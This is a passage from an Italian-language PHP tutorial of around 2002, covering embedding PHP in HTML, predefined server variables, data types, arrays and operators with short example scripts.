Se si prova ad aprire '`primo.php`' dal menù *`file`* del navigatore il risultato è una pagina bianca. Il motivo sta nel fatto che il PHP è un «linguaggio dal lato del servente» dunque il navigatore (cliente) non è in grado di interpretarne il codice compreso tra i marcatori: '**`<?php ?>`**'

Per visualizzare la data in modo corretto è necessario dare il codice in pasto all'interprete PHP tramite il servente HTTP, quindi bisogna copiare il file '`primo.php`' nella directory dei documenti del servizio HTTP e dal navigatore richiamare il file scrivendo l'indirizzo dell'elaboratore su cui è ospitato. Tutti gli script di esempio sono disponibili in rete all'indirizzo <*http://www.urcanet.it/brdp/php_manual/esempi/*> e sono raccolti per capitolo.

Se si scaricano gli script di esempio per essere eseguiti in locale e la configurazione del servente è corretta, il risultato sarà:


Figura 214.2. Ecco come appare la pagina HTML <*http://www.urcanet.it/brdp/php_manual/esempi/cap_1/primo.php*> sul navigatore del visitatore.

Ben più interessante è osservare il sorgente della pagina <*http://www.urcanet.it/brdp/php_manual/esempi/cap_1/primo.php*> dal menu *`visualizza`* del navigatore, ecco quello che viene inviato dal servente:

[1] Netscape ha sviluppato un linguaggio di programmazione ad oggetti interno al navigatore chiamato JavaScript tramite il quale è possibile gestire le finestre del navigatore, i form di invio dati, la navigazione stessa delle pagine e tanto ancora. La Microsoft per il proprio navigatore Explorer ha realizzato un linguaggio molto simile chiamato JScript. Purtroppo i due linguaggi non sono compatibili al 100% anche se le istruzioni di base sono ben gestite da entrambi.

Figura 214.3. L'interprete PHP ha fatto il suo dovere. Questo è il codice generato e fornito al navigatore tramite il servente HTTP.

Mozilla

```
<html>
   <head>
     <title>La mia prima pagina php</title>
   </head>
   <body>

      <br><br>

      23-03-2002
     <br><br>

     <a href="../cap_2/benvenuto.php">vai a benvenuto.php &gt;&gt;</a>

   </body>
</html>
```

Una volta ricevuta la richiesta della pagina da parte del navigatore, il servente inizia a leggere il file ‘primo.php’ e a inviarlo al cliente, appena trovati i marcatori ‘**<?php·?>**’ capisce che deve farsi «tradurre» il codice in essi contenuto. Lo passa quindi all'interprete PHP che lo esegue e restituisce il risultato. In questo semplice esempio il risulato dell'operazione è la stringa ‘**23-03-2002**’.

La funzione utilizzata nell'esempio ‘**date("d-m-Y")**’ formatta la data nello schema *giorno-mese-anno* (numerico), mentre ‘**echo**’ visualizza a schermo il risultato della funzione ‘**date()**’.

Una modifica interessante al file precedente è:

```
1  <html>
2    <head>
3       <title>La mia prima pagina php</title>
4    </head>
5    <body>
6
7      <br><br>
8
9      <?php phpinfo() ?>
10
11     <br><br>
12
13     <a href="../cap_2/benvenuto.php">vai a benvenuto.php &gt;&gt;</a>
14
15   </body>
16 </html>
```

Questa volta il risultato è una pagina che visualizza la configurazione dell'elaboratore servente , dell'interprete e dei componenti per l'interrogazione delle basi di dati, oltre a una serie di variabili predefinite. È bene dare un'occhiata al sorgente HTML della pagina, tutta opera dell'interprete PHP.

«immerso nel codice HTML»: con ciò si intende che quanto contenuto tra i marcatori ‘**<?php·?>**’ viene prima interpretato, e poi inviato al navigatore come semplice codice HTML insieme al resto della pagina.

214.2 Cosa può fare il PHP?

Dunque il PHP permette di rendere dinamiche le pagine HTML dal lato del servente. Questo insieme alla sua semplicità di utilizzo, alla somiglianza con la sintassi C e alle innumerevoli funzioni che permettono di interagire con basi di dati e servizi di ogni genere ne hanno decretato il successo in Internet.

La diffusione è dovuta alla semplicità di configurazione e alla completa compatibilità con numerosi serventi HTTP. Per il test degli script di questa guida è stato utilizzato come servente Apache. [2]

Il PHP permette, in modo semplice e diretto, di far interagire il cliente con le basi di dati ospitate sul servente tramite il semplice utilizzo di un comune navigatore.

Tutti i maggiori DBMS sono gestiti da PHP, senza dover installare software aggiuntivo o commerciale. Un breve elenco è riportato nella tabella 214.1.

Tabella 214.1. Queste le basi di dati gestite dal PHP.

BASI DI DATI		
Adabas D	InterBase	PostgreSQL
dBase	FrontBase	Solid
Empress	mSQL	Sybase
FilePro (read-only)	Direct MS-SQL	Velocis
IBM DB2	MySQL	Unix dbm
Informix	ODBC	Ingres
Oracle (OCI7 and OCI8)		

Inoltre il PHP permette di interagire con numerosi servizi tramite i protocolli: IMAP, SNMP, NNTP, POP3, HTTP e molti altri.

214.3 PHP su piattaforma Microsoft

Il PHP è compatibile con molte piattaforme di sviluppo, tra cui quella Microsoft. Ovviamente le migliori prestazioni si ottengono in ambiente GNU/Linux (o più in generale su sistemi Unix).

Per informazioni più dettagliate si rimanda al sito ufficiale <*http://www.php.net*>.

214.4 Quanto costa il PHP?

Il PHP viene distribuito nei termini della: **The PHP License, version 2.02**.

I requisiti minimi richiesti all'eleboratore servente sono del tutto abbordabili. Per i test degli script contenuti in questa guida è stato utilizzato un vecchio P-120MHz con soli 16·Mibyte di RAM e un piccolo disco fisso da 1,2·Gibyte.

Su di esso è stata installata una versione Debian GNU/Linux 2.2 con servente Apache, MySql, interprete PHP4. Sulla stessa macchina erano in esecuzione il servente FTP, PostgreSQL, Postfix e altri servizi minori.

[2] è possibile prelevare Apache dal sito ufficiale <*http://www.apache.org*>.

Le basi del linguaggio

Per poter scrivere codice in un qualunque linguaggio è necessario conoscerne la sintassi. In questo capitolo verranno trattate le espressioni fondamentali del PHP con il supporto di script di esempio.

215.1 La sintassi

In realtà '**<?php ?>**' non sono gli unici marcatori per fornire codice all'interprete. Ecco tutti i modi di includere codice PHP negli script:

- `<?` *codice* `?>`
- `<?php` *codice* `?>`
- `<script language="php">` *codice* `</script>`
- `<%` *codice* `%>`

Il primo è disponibile solo se sono stati impostati i marcatori abbreviati, ciò può essere fatto abilitando nel file di configurazione '`php.ini`' l'opzione '**short_open_tag**'. Per i particolari sugli altri marcatori si rimanda al manuale ufficiale.

Va sottolineato che il codice può essere bloccato e ripreso in ogni punto dello stesso file, ad esempio:

```
1  <html>
2     <head>
3
4        <? $nome = "BRDP"; ?>
5        <title>ancora agli inizi</title>
6
7     </head>
8     <body>
9
10       <br>Ciao a tutti questo è il mio nome: <?=$nome ?>
11
12    </body>
13 </html>
```

Nell'esempio il codice viene aperto per la prima volta nella riga 4, viene assegnato un valore alla variabile '**$nome**', viene chiuso e poi riaperto nella riga 10 dove viene visualizzato a schermo il valore della variabile insieme a una frase HTML. Il file quindi restituirà come output la stringa:

```
Ciao a tutti questo è il mio nome: BRDP
```

Con l'occasione, nell'esempio, sono stati toccati due concetti base.

Il primo è che le variabili in PHP iniziano con il carattere '**$**' e sono sensibili a maiuscole e minuscole, l'altro è che non è necessario definirne il tipo, sarà quello del primo dato ad essa assegnato. Nel nostro caso la variabile '**$nome**', dalla riga 4 in poi, sarà considerata una stringa. Per averne conferma basta sostituire il codice della riga 4 con le due righe seguenti:

```
4  <?
5     $nome = "BRDP";
6     echo gettype($nome);
7  ?>
```

Il risultato è:

```
string
Ciao a tutti questo è il mio nome: BRDP
```

Più avanti si apprenderà come trattare i vari tipi di dati, quindi è inutile dilungarsi in questo esempio; bisogna però dire che è possibile cambiare il tipo di dati mediante l'istruzione:

```
settype($variabile, tipo_variabile);
```

e ottenere il tipo di dato contenuto in una variabile tramite:

```
gettype($variabile);
```

Il secondo concetto è nella riga 10; per visualizzare il contenuto della variabile è stata utilizzata la sintassi:

```
<?=$nome ?>
```

Per chi si avvicina al PHP dopo aver sviluppato in Perl o in altri linguaggi script CGI la differenza è lampante. Non è necessario scrivere codice per generare HTML, semplicemente si inserisce codice PHP tra i marcatori HTML. Inoltre nel caso in cui l'istruzione sia la semplice visualizzazione di una singola variabile, la sintassi classica:

```
<? echo $nome ?>
```

può essere abbreviata con:

```
<?=$nome ?>
```

Attenzione: se il codice PHP è formato da più istruzioni consecutive è richiesto il carattere punto e virgola ('`;`') alla fine di ognuna di esse, se invece l'istruzione da inserire è una sola, il '`;`' può essere omesso.

Sarebbe buona norma dedicare molta cura all'indentazione del codice e inserire commenti chiari e diretti; così facendo si rende il codice più leggibile e comprensibile. La gestione dei commenti è simile a quella utilizzata in C, C++ e shell di Unix. I caratteri di commento sono: per una singola riga '`//`' la barra obliqua doppia oppure il carattere '`#`', per più righe il commento viene aperto con '`/*`' e chiuso con '`*/`'. Nel secondo caso bisogna fare attenzione a non annidare i commenti. Questo è il modo corretto:

```
0    <?
1      // Questo è un commento su una singola riga
2      // adesso visualizzo ciao mondo!
3
4         echo "ciao mondo!";
5
6      /*
7         questo è un commento
8         su più righe, posso scrivere di tutto!!!
9         anche istruzioni php che non verranno interpretate come:
10        echo "questo non verrà visualizzato!";
11        chiudo il commento
12     */
13
14        echo "<br>questo invece si vedrà!!";
15
16     /*
17        Notare che ho inserito <br> un marcatore html nel
18        codice php! Posso farlo.
19     */
20   ?>
```

Questo è sbagliato:

```
0   <?
1
2     /*
3         echo "ciao mondo!"; /* questo causa problemi! */
4     */
```

```
5
6   ?>
```

215.2 Primo script

Come primo esempio verrà realizzata una pagina di riconoscimento del visitatore. Il PHP fornisce una serie di «variabili predefinite». Tra esse ce ne sono alcune fornite dal protocollo HTTP.

Per l'elenco completo delle variabili predefinite è bene consultare il manuale ufficiale del PHP, molte di esse vengono visualizzate nella pagina generata dalla funzione '**`phpinfo()`**' [1]

Il primo passo è scegliere le variabili da utilizzare.

Per questo semplice script verranno utilizzate:

- '**`SERVER_NAME`**': nome dell'elaboratore su cui risiede e viene eseguito lo script;
- '**`HTTP_REFERER`**': l'URI, se ne esiste uno, da cui proviene il visitatore; [2]
- '**`HTTP_USER_AGENT`**': il tipo di navigatore utilizzato dal visitatore;
- '**`REMOTE_ADDR`**': l'indirizzo IP dell'elaboratore cliente;
- '**`SCRIPT_NAME`**': il percorso dello script in esecuzione;

> è importante fare molta attenzione all'utilizzo di queste variabili, alcune di esse usate in modo superficiale potrebbero fornire informazioni utili ai malintenzionati. Ad esempio '**`DOCUMENT_ROOT`**' fornisce la directory su file system in cui si trovano gli script PHP e i documenti del servizio HTTP. Informazioni di questo tipo è meglio tenerle riservate!

Scelte le variabili va creato il nuovo file e salvato con il nome di '`benvenuto.php`'. La prima versione, la più rudimentale, è la seguente:

```
1  <html>
2     <head>
3        <title>Benvenuto!</title>
4     </head>
5     <body>
6
7        <br> La mia prima vera pagina in PHP.<br><hr>
8
9        <br><br> Informazioni sul server:
10       <br>Sei giunto  su: <?=$SERVER_NAME ?>
12       <br>Stai eseguendo lo script: <?=$SCRIPT_NAME ?>
13
14       <br><br> Esaminiamo il client:
15
16       <br> Indirizzo IP: <?=$REMOTE_ADDR ?>
17       <br> Vedo che provieni da: <?=$HTTP_REFERER ?>
18       <br> Tipo di browser: <?=$HTTP_USER_AGENT ?>
19
20    </body>
21 </html>
```

Salvato il file nella directory del servizio HTTP e richiamato dal navigatore si ottiene qualcosa simile a:

---

[1] Nel caso in cui il servente sia Apache, le variabili HTTP nella pagina '**`phpinfo()`**' vengono raccolte nella sezione «variabili di Apache»

[2] Se si segue il percorso degli script proposti dalla guida, il visitatore arriverà da <*http://www.urcanet.it/brdp/php_manual/esempi/cap_1/primo.php*>

```
La mia prima vera pagina in PHP.

Informazioni sul server:
Sei giunto su: www.urcanet.it
Stai eseguendo lo script: /brdp/php_manual/esempi/cap_2/benvenuto.php

Esaminiamo il client:
Indirizzo IP: 127.0.0.1
Vedo che provieni da: http://www.urcanet.it/brdp/php_manual/esempi/cap_1/primo.php
Tipo di browser: Mozilla/5.0 (X11; U; Linux 2.4.2-2 i686; en-US; 0.7) Gecko/20010316
```

Anche questo esempio è disponibile in rete all'indirizzo: <*http://www.urcanet.it/brdp/php_manual/esempi/cap_2/benvenuto.php*>

Il risultato potrebbe essere incomprensibile per i visitatori meno esperti. Ad esempio, il tipo di navigatore non è molto chiaro.

Gli strumenti fin qui trattati non permettono di fare molto per migliorare il risultato dello script. Più avanti questo esempio potrà essere ripreso per manipolare il risultato in modo da mostrare al visitatore dei messaggi più chiari.

215.3 Tipi di dati

Il PHP gestisce quattro tipi *scalari*, due tipi *composti* e due tipi *speciali* di dati.

Tabella 215.1. Questi i tipi di dati gestiti dal PHP.

Scalari	Composti	Speciali
'**boolean**'	'**array**'	'**resurce**'
'**integer**'	'**object**'	'**NULL**'
'**double**'		
'**string**'		

Come già accennato in precedenza, il tipo di una variabile può essere modificato in ogni momento con la funzione '**settype($variabile,***tipo***)**' che restituisce un valore booleano vero o falso rappresentante l'esito dell'operazione. I possibili tipi da assegnare alla variabile sono:

- '**integer**'
- '**double**'
- '**string**'
- '**array**'
- '**object**'

I criteri di conversione dei tipi sono molto importanti, il codice mostrato di seguito non provoca problemi.

```
0  <?
1  $a = 231;   // da questo momento in poi $a è un intero
2  if(settype($a,double)){
3    /*
4      Se l'operazione è riuscita il valore è TRUE quindi
5      visualizza il testo seguente. Altrimenti salta alla
6      fine dell'if riga 10.
7    */
8    echo "<br>valore settato a double. Ecco il nuovo valore: ";
9    echo $a;
```

```
10 }
11 ?>
```

Spiacevoli inconvenienti potrebbero verificarsi se si prova a convertire una stringa in un intero. Per una trattazione più approfondita di questo argomento si rimanda al manuale ufficiale.

Un’altra funzione utile per la gestione dei tipi di dati è ‘**gettype(***$variabile***)**’ che restituisce una stringa contenente il tipo della variabile a essa fornita. Questi i possibili valori restituiti dalla funzione:

- ‘**integer**’
- ‘**double**’
- ‘**string**’
- ‘**array**’
- ‘**object**’
- ‘**unknown type**’

Ecco un semplice esempio di utilizzo della funzione ‘**gettype()**’:

```
0  <?
1  $a = "brdp";
2  /*
3    la variabile $a è stata
4    inizializzata come stringa
5  */
6  $tipo_a = gettype($a);
7  echo "<br>La variabile è di tipo:";
8  echo $tipo_a;
9  ?>
```

Il risultato dello script sarà:

```
La variabile è di tipo: string
```

Dopo questa breve trattazione sulla gestione dei tipi di dati a disposizione nel PHP, è bene accennare alle caratteristiche di ognuno di essi.

215.3.1 integer

Il tipo di dati ‘**integer**’ rappresenta tutti i numeri dell’insieme matematico degli interi.

```
Z = {..., -2, -1, 0, 1, 2, ...}
```

Quindi tutti i numeri interi, sia negativi che positivi, vengono gestiti dal PHP come tipi ‘**integer**’.

Anche i corrispondenti valori in base otto e sedici vengono gestiti come gli interi. Ecco alcuni esempi tratti dal manuale ufficiale:

```
<?
   $a = 1234;     // numero intero positivo
   $a = -123;     // numero intero negativo
   $a = 0123;     // numero ottale (equivalente a 83 in decimale)
   $a = 0x1A;     // numero esadecimale (equivalente a 26 in decimale)
?>
```

Il limite massimo della dimensione dei valori interi dipende dall’architettura dell’elaboratore su cui si lavora.

Nel PHP non esiste un tipo specifico per i numeri naturali.[3] Essi vengono gestiti come '**integer**'.

215.3.2 boolean

Il tipo di dati '**boolean**' può assumere solo due valori, vero o falso.

Questo tipo viene utilizzato frequentemente per la gestione degli errori. Molte funzioni, infatti, restituiscono un valore booleano che assume valore vero se l'operazione è andata a buon fine, falso se si è verificato un errore.

Per assegnare il valore vero o falso a una variabile è sufficiente l'istruzione:

```
  $bit = True;
```

In questo esempio alla variabile '**$bit**' è stato assegnato il valore vero. Anche se l'istruzione '**if**' non è ancora stata trattata, è necessario anticipare le metodologie di controllo sul valore della variabile.

In PHP non è necessario (anche se è possibile) eseguire il controllo in questo modo:

```
<?
  $bit = True;

  if($bit == "True"){
     // $bit è vero
     echo " il valore è vero!";
  }
?>
```

Basta scrivere:

```
<?
  $bit = True;

  if($bit){
     // $bit è vero
     echo " il valore è vero!";
  }
?>
```

L'interprete riconosce il tipo di dato e controlla se è vero. Nei prossimi capitoli verranno approfondite le caratteristiche dell'istruzione '**if**'.

215.3.3 double

Come è stato più volte ripetuto, il PHP non necessita della definizione dei tipi di dati che si vanno a utilizzare ma inizializza il tipo di variabile in base al primo valore a essa associato. I «numeri a virgola mobile» in PHP contengono i tipi conosciuti in altri linguaggi come: '**floats**', '**doubles**', '**real**'. È possibile inizializzare una variabile di tipo '**double**' assegnandole valori formattati in uno dei seguenti modi:

```
<?
   $a = 1.234;
   $a = 1.2e3;
   $a = 7E-10;
?>
```

Anche per questo tipo, come per gli interi, la dimensione massima dipende dall'architettura dell'elaboratore su cui viene eseguito lo script.

[3] I numeri naturali sono il sottoinsieme positivo dei numeri interi.

215.3.4 string

Una stringa è un insieme di caratteri. In PHP non ci sono limiti particolari di lunghezza per i dati di tipo '**`string`**'.

Ci sono più modi di delimitare una stringa. Ecco i due più comuni:

```
0  <?
1  // single quoted string
2  $nome = 'Gianluca Giusti';
3
4  // double queoted string
5  $nome = "Gianluca Giusti";
6
7  /* In entrambi i casi $nome viene inizializzata
8     come stringa dall'interprete PHP */
9  ?>
```

L'interprete PHP riconosce come carattere di escape il '\' (barra obliqua inversa). [4]

Di seguito riportiamo i caratteri più comuni, una tabella completa è contenuta nel manuale ufficiale.

Tabella 215.2. Alcuni caratteri di escape per le stringhe PHP.

Carattere	Significato
\t	carattere tabulazione
\n	carattere di fine riga
\\	'\' barra obliqua inversa
\"	'"' doppio apice
\$	'**$**' dollaro

Ecco alcuni esempi di come gestire le stringhe.

```
0  <?
1  // Valorizzo una variabile che servirà in seguito.
2  $email = " brdp @ urcanet.it ";
3
4  // Stringa semplice:
5  $stringa = "Ecco. Questa è una stringa";
6
7  // Ad essa si possono concatenare altre stringhe alla fine
8  $stringa = $stringa." con dell'altro testo aggiunto";
9
10 // che equivale a scrivere
11 $stringa .= " con dell'altro testo aggiunto";
12
13 // Oppure all'inizio
14 $stringa = "altro testo ancora ".$stringa;
15
16 // Adesso si prende la prima lettera della stringa
17 $prima = $stringa{0};
18
19 // Concatenazione multipla
20 $stringa = $prima." - ".$stringa." <br><br> il mio email: ".$email;
21
22 /* Test sui caratteri di escape. All'interno della stringa posso
23    visualizzare il valore di una variabile ma per visualizzarne
24    il nome devo "inibire" il carattere speciale $. Lo faccio con
25    l'uso della barra obliqua inversa. Ecco come: */
26 $stringa = "Questo il valore di \$email: $email";
```

[4] il carattere di escape viene utilizzato per rappresentare caratteri speciali all'interno di una stringa, caratteri che potrebbero creare confusione all'interprete.

```
27
28 // c’è differenza con:
29 $stringa = "Questo il valore di $email: $email";
30 ?>
```

L’esempio precedente non è completo. Per poter osservare i risultati delle varie operazioni a schermo è necessario modificare lo script. Questo semplice, ultimo passo è lasciato al lettore come esercizio.

Il PHP fornisce un gran numero di funzioni dedicate alla gestione delle stringhe; uno dei punti di forza di questo linguaggio sta proprio nella semplicità con cui queste possono essere manipolate. Risulta inutile dilungarsi nella trattazione delle singole funzioni, esse verranno descritte negli esempi in cui saranno impiegate. Un elenco completo e dettagliato è contenuto nel manuale ufficiale alla sezione «String functions».

215.3.5 array

Gli array possono essere creati tramite il costrutto ‘**`array()`**’ oppure tramite la valorizzazione degli elementi.

A differenza dei classici linguaggi di programmazione, il PHP permette di indicizzare gli array non solo mediante interi non negativi, ma anche tramite stringhe. Per chi conosce il Perl il concetto è molto simile a quello degli array associativi.

Di seguito la sintassi per creare un array tramite il costrutto ‘**`array()`**’.

```
0  <?
1  array( [chiave =>] valore
2         , ...
3       )
4  // la chiave può essere un intero non negativo o una stringa
5  // il valore può essere qualunque
6  ?>
```

La chiave è contenuta tra le parentesi quadre perchè può essere omessa, se non viene specificata viene incrementato il valore intero. La sintassi di associazione è molto semplice ed intuitiva, per le chiavi intere positive: ‘*chiave* **`=>`** *valore*’, mentre per le chiavi di tipo stringa vanno aggiunte le doppie virgolette ‘**`"`***chiave***`" =>`** *valore*’.

Per visualizzare il contenuto dell’array è possibile utilizzare la semplice istruzione ‘**`print_r($array)`**’. Negli esempi seguenti si vedrà come questa funzione visualizza l’array.

Ecco alcuni esempi.

```
0  <?
1   $a = array( "a", "b", 44, "d", "e");
2   print_r($a);
3  ?>
```

L’istruzione ‘**`print_r($a)`**’ visualizzerà sullo schermo la struttura e il contenuto dell’array nel seguente modo:

```
 Array ( [0] => a [1] => b [2] => 44 [3] => d [4] => e )
```

L’indice dei valori è stato incrementato automaticamente. È bene tenere sempre presente che le chiavi degli array partono da 0 e non da 1.

C’è la possibilità di specificare solo alcune chiavi e lasciare la gestione degli indici omessi all’interprete.

```
0  <?
1   $a = array( "a", "b", "c", "d",  8=>"e",  4=>"f", "g", 3=>"h");
```

```
2   print_r($a);
3  ?>
```

Questo il risultato dello script precedente:

```
Array ( [0] => a [1] => b [2] => c [3] => h [8] => e [4] => f [9] => g )
```

A prima vista il risultato può sembrare errato, ma non è così. L'interprete incrementa automaticamente gli indici omessi dei primi quattro valori, ossia da 0 a 3, e mano a mano valorizza l'array. La lettera '**e**' va invece inserita nella cella con chiave, specificata, pari a 8 e la '**f**' in quella con chiave 4. Per la lettera '**g**' non viene specificata nessuna chiave, l'interprete, quindi, riparte automaticamente dall'indice intero più alto incrementandolo di uno e ottiene il valore 9. Rimane da inserire l'ultima lettera '**h**' che va, come richiesto, nella cella con chiave pari a 3. Questa operazione sovrascrive la lettera '**d**' che già era stata inserita, in automatico, con chiave pari a 3. A questo punto dovrebbero essere chiari i motivi dell'assenza della lettera '**d**' e del particolare ordine con cui vengono visualizzati i valori contenuti nell'array.

Un array può essere creato anche senza l'utilizzo del costrutto '**array()**', in questo caso la sintassi ricorda quella dei più comuni linguaggi di programmazione.

Di seguito sono riportati gli esempi precedenti con l'utilizzo del secondo metodo di creazione.

```
0  <?
1   $a[] = "a";
2   $a[] = "b";
3   $a[] = 44;
4   $a[] = "d";
5   $a[] = "e";
6   print_r($a);
7  ?>
```

Il secondo esempio può essere tradotto in questo modo:

```
0  <?
1   $a[] = "a";
2   $a[] = "b";
3   $a[] = "c";
4   $a[] = "d";
5   $a[8] = "e";
6   $a[4] = "f";
7   $a[] = "g";
8   $a[3] = "h";
9   print_r($a);
10 ?>
```

I due procedimenti per la creazione degli array sono equivalenti.

Gli array possono avere chiavi miste, come nell'esempio seguente, in cui alcune sono intere e alcune stringhe.

```
0  <?
1   $a["rosso"] = "a";
2   $a[] = "c";
3   $a[8] = "e";
4   $a["nero"] = "f";
5   $a[] = "g";
6   print_r($a);
7  ?>
```

Ecco il risultato:

```
Array ( [rosso] => a [0] => c [8] => e [nero] => f [9] => g )
```

è interessante studiare una possibile applicazione pratica degli array. Nel seguente esempio verrà ripresa la funzione '**date()**' già incontrata nella sezione 214.1.

```
0  <?
1  // valorizzo l'array dei giorni della settimana con il metodo classico.
2   $giorno[0] = "Domenica";
3   $giorno[1] = "Lunedì";
4   $giorno[2] = "Martedì";
5   $giorno[3] = "Mercoledì";
6   $giorno[4] = "Giovedì";
7   $giorno[5] = "Venerdì";
8   $giorno[6] = "Sabato";
9
10  // valorizzo l'array dei mesi dell'anno con il costrutto array()
11   $mese = array(
12                  1 => "Gennaio",
13                  2 => "Febbraio",
14                  3 => "Marzo",
15                  4 => "Aprile",
16                  5 => "Maggio",
17                  6 => "Giugno",
18                  7 => "Luglio",
19                  8 => "Agosto",
20                  9 => "Settembre",
21                  10 => "Ottobre",
22                  11 => "Novembre",
23                  12 => "Dicembre"
24                 );
25  // Prendo il mese in formato numerico da 1 a 12.
26   $numero_mese = date("n");
27
28  /* Prendo il giorno della settimana da 0 (domenica) a 6 (sabato)
29     questa volta formatto tutto annidando più funzioni.
30     in PHP è possibile! */
31     $giorno_settimana = $giorno[date("w")];
32
33  // Formatto la data nel modo: Lunedì 19 Novembre 2001
34   $oggi = $giorno_settimana." ".date("d")."-".$mese[$numero_mese]."-".date("Y");
35
36  // Visualizzo la data a schermo concatendandola ad una stringa
37   echo "<br> Oggi è: <b>".$oggi."</b>";
38  ?>
```

Il risultato di questo script, raggiungibile presso <*http://www.urcanet.it/brdp/php_manual/esempi/cap_2/data.php*>, è:

```
 Oggi è: Domenica 18-Novembre-2001
```

Gli array rappresentano una delle strutture più versatili in PHP, a differenza dei linguaggi classici, infatti, la dimensione non deve essere specificata a priori. Questo permette una dinamicità e una libertà di utilizzo notevole.

Il PHP gestisce anche gli array multidimensionali e gli array annidati.

Non si entrerà nel merito, si darà per scontata la teoria sulla gestione degli array, che è simile per i diversi tipi di linguaggi, mentre si tratterà la sintassi tramite uno script di esempio.

Il seguente è un esempio sull'utilizzo degli array multidimensionali.

```
0   <html>
1    <head>
2         <title>Semplice Agenda telefonica statica</title>
3   </head>
4   <body>
5
6      <?
7        /*
8           Un semplice esempio di array multidimensionale.
9           Una rubrica telefonica.
10        */
```

```
11
12        $a["nome"][0] = "Gianluca";
13        $a["cognome"][0] = "Giusti";
14        $a["tel"][0] = "06/66666666";
15
16        $a["nome"][1] = "Mirko";
17        $a["cognome"][1] = "Simeoni";
18        $a["tel"][1] = "07/77777777";
19
20        $a["nome"][2] = "Fabio";
21        $a["cognome"][2] = "Ferri";
22        $a["tel"][2] = "08/88888888";
23
24       /*
25          Adesso elenchiamo la rubrica. Lo faremo senza
26          utilizzare Nessuna struttura ciclica per non
27          confondere le idee
28       */
29
30     ?>
31
32     <br>
33
34     <table border="1">
35       <tr bgcolor="gray" >
36          <td>ID</td>
37          <td>Nome</td>
38          <td>Cognome</td>
39          <td>Telefono</td>
40       </tr>
41       <tr>
42          <td>0</td>
43          <td><?=$a[nome][0]?></td>
44          <td><?=$a[cognome][0]?></td>
45          <td><?=$a[tel][0]?></td>
46       </tr>
47       <tr>
48          <td>1</td>
49          <td><?=$a[nome][1]?></td>
50          <td><?=$a[cognome][1]?></td>
51          <td><?=$a[tel][1]?></td>
52       </tr>
53       <tr>
54          <td>2</td>
55          <td><?=$a[nome][2]?></td>
56          <td><?=$a[cognome][2]?></td>
57          <td><?=$a[tel][2]?></td>
58       </tr>
59
60     </table>
61
62   </body>
63</html>
```

Una volta salvato il codice nella propria directory dei documenti del servizio HTTP si può verificare il risultato. Anche questo esempio è disponibile all'indirizzo: <*http://www.urcanet.it/brdp/php_manual/esempi/cap_2/agenda.php*>,inoltre, il risultato è riportato in figura 215.1.

Figura 215.1. La rubrica telefonica è stata formattata in una tabella HTML.

ID	Nome	Cognome	Telefono
0	Gianluca	Giusti	06/66666666
1	Mirko	Simeoni	07/77777777
2	Fabio	Ferri	08/88888888

Inutile dire che questo è solo un'esempio per prendere confidenza con la sintassi PHP relativa agli array e che esistono soluzioni migliori per il salvataggio dei dati. Più avanti nella guida si tratteranno i file e le basi di dati.

Un esercizio molto utile lasciato al lettore è la realizzazione di uno script clone del precedente con l'utilizzo del costrutto '`array()`' per la gestione dell'array utilizzato nella rubrica telefonica.

Gli array di array verranno trattati nella sezione dedicata alla «programmazione avanzata in PHP», in quanto richiedono maggiore dimestichezza con il linguaggio.

215.3.6 object

Una classe è una collezione di variabili e di funzioni dette metodi. Una volta definita la classe è possibile istanziare uno o più oggetti della stessa classe. Ognuno di essi è indipendente dagli altri.

Una trattazione approfondita può essere trovata nella sezione «programmazione avanzata in PHP» di questa guida.

215.4 Operatori

Il PHP gestisce numerosi tipi di operatori, di seguito sono elencate le caratteristiche principali dei tipi utilizzati più di frequente. Per una trattazione completa si rimanda il lettore al manuale ufficiale.

Tabella 215.3. Questi alcuni degli operatori gestiti dal PHP.

OPERATORI	
aritmetici	assegnazione
controllo degli errori	logici
incemento e decremento	confronto

Verranno analizzati singolarmente gli operatori riportati nella tabella 215.3.

215.4.1 Operatori aritmetici

Nella tabella 215.4 sono riportati gli operatori aritmetici con le rispettive caratteristiche.

Tabella 215.4. Le caratteristiche degli operatori aritmetici.

Esempio	Nome	Risultato
$a + $b	Addizione	Somma tra $a e $b
$a - $b	Sottrazione	Differenza tra $a e $b
$a * $b	Moltiplicazione	Prodotto tra $a e $b
$a / $b	Divisione	Quoziente tra $a e $b

Lo schema è stato preso dal manuale ufficiale, è molto chiaro e non ha bisogno di molte spiegazioni. Bisogna tenere ben presente che il tipo della variabile a cui si assegna il risultato dipende dal tipo dei due valori '**`$a`**' e '**`$b`**'.

215.4.2 Operatori di assegnazione

L'operatore fondamentale per l'assegnazione di un valore ad una variabile è '**`=`**'. La sintassi fondamentale è:

```
0  <?
1   // assegno ad $a il valore intero 123
2   $a = 123;
3
4   // assegno a $b il contenuto di $a
5   $b = $a;
6
7   // assegno una stringa alla variabile $c
8   $c = "questa è una stringa";
9  ?>
```

L'operatore '**`=`**' può essere utilizzato insieme ad altri operatori elencati nell'esempio:

```
0  <?
1   // assegno ad $a un valore intero
2   $a = 2;
3
4   // assegno a $b un altro valore intero
5   $b = 5;
6
7   // posso assegnare a $a la somma di $a e $b in questo modo
8   $a = $a + $b;
9
10  // oppure in questo modo
11  $a += $b;
12
13  // stesso discorso per tutti gli operatori aritmetici
14  $a -= $b;
15  $a *= $b;
16  $a /= $b;
17
18  // posso anche assegnare un valore a più variabili
19  $a = $b = 30;
20
21  // o ancora in questo esempio sia $a che $b valgono 6
22  $a = 3;
23  $b = $a += 3;
24
25  // per le stringhe. $a varrà "ciao a tutti!!!"
26  $a = "ciao a";
27  $a .= " tutti!!!";
28
29  // equivale a concatenare la stringa in questo modo
30  $a = "ciao a";
